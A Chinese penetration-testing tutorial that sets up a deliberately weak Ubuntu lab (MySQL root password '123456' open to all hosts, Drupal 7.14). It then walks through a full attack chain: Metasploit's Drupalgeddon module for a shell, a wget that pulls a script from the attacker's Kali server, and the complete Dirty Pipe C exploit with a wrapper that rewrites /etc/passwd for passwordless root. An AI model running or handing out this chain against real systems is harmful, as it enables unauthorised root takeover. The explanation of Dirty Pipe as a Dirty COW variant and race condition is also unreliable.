【网安-Web渗透测试-Linux提权】CVE-2022-0847(Dirty Pipe)
脏牛漏洞(Dirty COW)是Linux内核中的一个本地提权漏洞,分为Dirty COW(CVE-2016-5195)和Dirty Pipe(CVE-2022-0847)两个主要版本。其中,CVE-2022-0847(也称Dirty Pipe 2.0)主要影响内核版本5.8及以上的系统。其核心原理是利用内核在处理写时复制(Copy-on-Write)机制时的竞争条件。当多个进程并发访问同一只读内
目录
一、环境准备
1、所需运行条件
(1)目标主机
| 名称 | 值 |
|---|---|
| 操作系统 | Ubuntu Server 20 |
| 中间件 | PHP7.4 + Apache2.4.52 |
| 数据库 | MySQL 5.7 |
(2)攻击机
| 名称 | 值 |
|---|---|
| 操作系统 | Kali Linux 2023.4 |
2、安装依赖
Step1:更新系统
# 更新
sudo apt update

$ dpkg --get-selections | grep linux-image
$ sudo apt-cache search linux | grep linux-image > a.txt
$ sudo apt install linux-image-5.11.0-22-generic
$ sudo update-grub
$ sudo reboot
# 查询非当前内核版本的其他所有内核版本
$ sudo dpkg -l | tail -n +6 | grep -E 'linux-image-[0-9]+' | grep -Fv $(uname -r)
# 卸载老的内核
$ sudo apt purge linux-image-5.4.0-216-generic linux-modules-extra-5.4.0-216-generic
Step2:安装MySQL
$ sudo su root

$ groupadd mysql
$ useradd -r -g mysql -s /bin/false mysql

$ apt install libncurses5 -y

$ wget https://downloads.mysql.com/archives/get/p/23/file/mysql-5.7.33-linux-glibc2.12-x86_64.tar.gz
$ tar -zxvf mysql-5.7.33-linux-glibc2.12-x86_64.tar.gz -C /usr/local/
$ mv /usr/local/mysql-5.7.33-linux-glibc2.12-x86_64 /usr/local/mysql

$ echo "[client]
port=3306
socket=/tmp/mysql.sock

[mysqld]
port=3306
socket=/tmp/mysql.sock
key_buffer_size=16M
max_allowed_packet=8M

log_error                     = /usr/local/mysql/logs/error.log
log_error_verbosity           = 2
general_log                   = 0
general_log_file              = /usr/local/mysql/logs/mysql_query.log
slow_query_log                = 1
slow_query_log_file           = /usr/local/mysql/logs/mysql_slow.log
log_queries_not_using_indexes = 1
long_query_time               = 2
slow_launch_time              = 2
log-slow-admin-statements     = 1

[mysqldump]
quick" > /etc/my.cnf

$ mkdir -p /usr/local/mysql/logs
$ chown -R mysql.mysql /usr/local/mysql/logs

# 初始化MySQL,仅需执行一次,下次启动时无需此操作
$ /usr/local/mysql/bin/mysqld --initialize --user=mysql
# 仅初始化时操作,下次启动时无需操作
$ /usr/local/mysql/bin/mysql_ssl_rsa_setup
# 后台启动MySQL,重新打开时需执行此命令
$ /usr/local/mysql/bin/mysqld_safe --user=mysql &

$ echo 'export PATH=$PATH:/usr/local/mysql/bin' >> /etc/profile

$ source /etc/profile

$ ps -ef | grep mysql
# 出现如下提示,说明MySQL已成功启动
root        1668    1418  0 01:45 pts/1    00:00:00 /bin/sh /usr/local/mysql/bin/mysqld_safe --user=mysql
mysql       1912    1668  1 01:45 pts/1    00:00:00 /usr/local/mysql/bin/mysqld --basedir=/usr/local/mysql --datadir=/usr/local/mysql/data --plugin-dir=/usr/local/mysql/lib/plugin --user=mysql --log-error=/usr/local/mysql/logs/error.log --pid-file=otroot.pid --socket=/tmp/mysql.sock --port=3306
root        1945    1418  0 01:45 pts/1    00:00:00 grep --color=auto mysql

$ cat /usr/local/mysql/logs/error.log | grep "temporary"
# 在输出的日志中,0mpK:4uSN22<表示的是登录MySQL的密码
2026-02-25T01:44:57.162072Z 1 [Note] A temporary password is generated for root@localhost: 0mpK:4uSN22<

$ mysql -u root -p

# 修改root的登录密码
mysql > alter user 'root'@'localhost' identified by '123456';
mysql > use mysql;
mysql > GRANT ALL ON *.* TO root@'%' IDENTIFIED BY '123456';
mysql > flush privileges;
Step3:安装PHP依赖(含Apache)
$ sudo apt install -y php php-gd php-xml php-mysql libapache2-mod-php
开启开机自启
$ sudo systemctl enable apache2
Step4:安装GCC
$ sudo apt install gcc
3、部署drupal-7.14
Step1:部署项目
# 下载项目的TAR包
$ wget https://ftp.drupal.org/files/projects/drupal-7.14.tar.gz
# 将下载好的drupal的TAR包解压至apache的web部署目录
$ sudo tar -zxvf drupal-7.14.tar.gz -C /var/www/html
$ sudo mv /var/www/html/drupal-7.14 /var/www/html/drupal
# 修改权限,使apache拥有drupal的权限
$ sudo chown -R www-data:www-data /var/www/html/drupal
Step2:新建数据库
$ mysql -u root -p
-- 创建数据库(使用utf8mb4字符集,支持更全的Unicode)
mysql > CREATE DATABASE drupal CHARACTER SET utf8mb4 COLLATE utf8mb4_unicode_ci;

-- 创建用户并设置密码(将'123456!'替换为强密码)
mysql > CREATE USER 'drupal'@'localhost' IDENTIFIED BY '123456!';

-- 授予用户对drupal数据库的所有权限
mysql > GRANT ALL PRIVILEGES ON drupal.* TO 'drupal'@'localhost';

-- 刷新权限使更改生效
mysql > FLUSH PRIVILEGES;

-- 退出MySQL
mysql > EXIT;
Step3:配置数据库,填写信息
访问安装地址:
http://192.168.179.159/drupal/install.php

内容填写如下:
数据库名(Database name):drupal
数据集用户名(Database username):root
数据库密码(Database password):123456
数据库地址(Database host):127.0.0.1
数据库端口(Database port):3306
Step4:填写邮箱、昵称等信息,此处随便填后,服务即可运行
说明: 如果出现页面错误,无需担心,本文主要的最终目的是Linux提权,只要Drupal项目能正常运行即可。
二、CVE-2014-3704(Drupalgeddon漏洞)
1、漏洞信息
详情信息:
| 名称 | 值 |
|---|---|
| 漏洞类型 | SQL注入(无需身份验证) |
| 影响版本 | Drupal 7.0 至 7.31(即低于 7.32 的所有 7.x 版本) |
| 漏洞根源 | Drupal 7.x 数据库抽象 API 中的 expandArguments函数未能正确构造预编译语句,导致攻击者可通过精心构造的 HTTP 参数键名(key)实施注入。 |
| CVSS 评分 | 10.0(满分,严重级别) |
在MSF中的搜索名称:
msf6 > use exploit/multi/http/drupal_drupageddon
2、展开攻击
$ msfconsole
msf6 > search drupageddon
Matching Modules
================
   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  exploit/multi/http/drupal_drupageddon  2014-10-15       excellent  No     Drupal HTTP Parameter Key/Value SQL Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/drupal_drupageddon

msf6 > use 0
msf6 > set rhost 192.168.179.159
msf6 > set rport 80
# 如果是放入/var/www/html的根目录而非/var/www/html/drupal/则无需设此变量
msf6 > set targeturi /drupal/
msf6 > show options
msf6 > run
meterpreter > shell

运行效果图:
三、利用Dirty Pipe漏洞提权
1、什么是脏牛漏洞?
脏牛漏洞(Dirty COW)是Linux内核中的一个本地提权漏洞,分为Dirty COW(CVE-2016-5195)和Dirty Pipe(CVE-2022-0847)两个主要版本。其中,CVE-2022-0847(也称Dirty Pipe 2.0)主要影响内核版本5.8及以上的系统。
其核心原理是利用内核在处理写时复制(Copy-on-Write)机制时的竞争条件。当多个进程并发访问同一只读内存页时,内核可能错误地允许无权限的进程向该页面写入数据,从而破坏内存隔离性。
攻击者可通过精心构造的并发操作,诱使内核将恶意数据写入本应受保护的系统文件或内存区域,最终实现权限提升,以root身份执行任意命令。
2、Dirty Pipe获取
脚本下载地址:
https://github.com/r1is/CVE-2022-0847

Dirty-Pipe.sh脚本:
#/bin/bash
cat>exp.c<<EOF
#define _GNU_SOURCE
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/user.h>

#ifndef PAGE_SIZE
#define PAGE_SIZE 4096
#endif

static void prepare_pipe(int p[2])
{
	if (pipe(p)) abort();

	const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
	static char buffer[4096];

	/* fill the pipe completely; each pipe_buffer will now have
	   the PIPE_BUF_FLAG_CAN_MERGE flag */
	for (unsigned r = pipe_size; r > 0;) {
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
		write(p[1], buffer, n);
		r -= n;
	}

	/* drain the pipe, freeing all pipe_buffer instances (but
	   leaving the flags initialized) */
	for (unsigned r = pipe_size; r > 0;) {
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
		read(p[0], buffer, n);
		r -= n;
	}

	/* the pipe is now empty, and if somebody adds a new
	   pipe_buffer without initializing its "flags", the buffer
	   will be mergeable */
}

int main(int argc, char **argv)
{
	if (argc != 4) {
		fprintf(stderr, "Usage: %s TARGETFILE OFFSET DATA\n", argv[0]);
		return EXIT_FAILURE;
	}

	/* dumb command-line argument parser */
	const char *const path = argv[1];
	loff_t offset = strtoul(argv[2], NULL, 0);
	const char *const data = argv[3];
	const size_t data_size = strlen(data);

	if (offset % PAGE_SIZE == 0) {
		fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");
		return EXIT_FAILURE;
	}

	const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
	const loff_t end_offset = offset + (loff_t)data_size;
	if (end_offset > next_page) {
		fprintf(stderr, "Sorry, cannot write across a page boundary\n");
		return EXIT_FAILURE;
	}

	/* open the input file and validate the specified offset */
	const int fd = open(path, O_RDONLY); // yes, read-only! :-)
	if (fd < 0) {
		perror("open failed");
		return EXIT_FAILURE;
	}

	struct stat st;
	if (fstat(fd, &st)) {
		perror("stat failed");
		return EXIT_FAILURE;
	}

	if (offset > st.st_size) {
		fprintf(stderr, "Offset is not inside the file\n");
		return EXIT_FAILURE;
	}

	if (end_offset > st.st_size) {
		fprintf(stderr, "Sorry, cannot enlarge the file\n");
		return EXIT_FAILURE;
	}

	/* create the pipe with all flags initialized with
	   PIPE_BUF_FLAG_CAN_MERGE */
	int p[2];
	prepare_pipe(p);

	/* splice one byte from before the specified offset into the
	   pipe; this will add a reference to the page cache, but
	   since copy_page_to_iter_pipe() does not initialize the
	   "flags", PIPE_BUF_FLAG_CAN_MERGE is still set */
	--offset;
	ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
	if (nbytes < 0) {
		perror("splice failed");
		return EXIT_FAILURE;
	}
	if (nbytes == 0) {
		fprintf(stderr, "short splice\n");
		return EXIT_FAILURE;
	}

	/* the following write will not create a new pipe_buffer, but
	   will instead write into the page cache, because of the
	   PIPE_BUF_FLAG_CAN_MERGE flag */
	nbytes = write(p[1], data, data_size);
	if (nbytes < 0) {
		perror("write failed");
		return EXIT_FAILURE;
	}
	if ((size_t)nbytes < data_size) {
		fprintf(stderr, "short write\n");
		return EXIT_FAILURE;
	}

	printf("It worked!\n");
	return EXIT_SUCCESS;
}
EOF

gcc exp.c -o exp -std=c99

# 备份密码文件
rm -f /tmp/passwd
cp /etc/passwd /tmp/passwd
if [ -f "/tmp/passwd" ];then
	echo "/etc/passwd已备份到/tmp/passwd"
	passwd_tmp=$(cat /etc/passwd|head)
	./exp /etc/passwd 1 "${passwd_tmp/root:x/oot:}"

	echo -e "\n# 恢复原来的密码\nrm -rf /etc/passwd\nmv /tmp/passwd /etc/passwd"

	# 现在可以无需密码切换到root账号
	su root
else
	echo "/etc/passwd未备份到/tmp/passwd"
	exit 1
fi
3、配备远程服务接口
Step1:查看Kali中的Python版本,默认情况下是存在的
$ python -V
Python 3.12.8
Step2:开启Http服务
$ python3 -m http.server 8080
# 出现此提示,说明启动成功了
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
Step3:存放攻击文件到kali中
Step4:上传文件到目标机
# 这是已通过MSF拿到的shell下的操作
shell > wget http://192.168.179.156:8080/Dirty-Pipe.sh
4、开始提权
Step1:在蚁剑的终端的/tmp目录下提升Dirty-Pipe.sh脚本的权限
shell > chmod +x Dirty-Pipe.sh
Step2:查看目标机的内核版本
shell > uname -a
Linux otroot 5.11.0-22-generic #23~20.04.1-Ubuntu SMP Thu Jun 17 12:51:00 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
说明: 漏洞主要针对Linux内核版本范围为≥5.8且<5.16。
Step3:运行脚本
# 将文件切换至tmp目录
shell > bash Dirty-Pipe.sh

从图中可以看出,当执行了whoami之后看到了root,说明利用Dirty Pipe漏洞,使得Linux提权成功。

腾讯云面向开发者汇聚海量精品云计算使用和开发经验,营造开放的云计算技术生态圈。
更多推荐
 12
12 0
0- 0


 已为社区贡献9条内容

所有评论(0)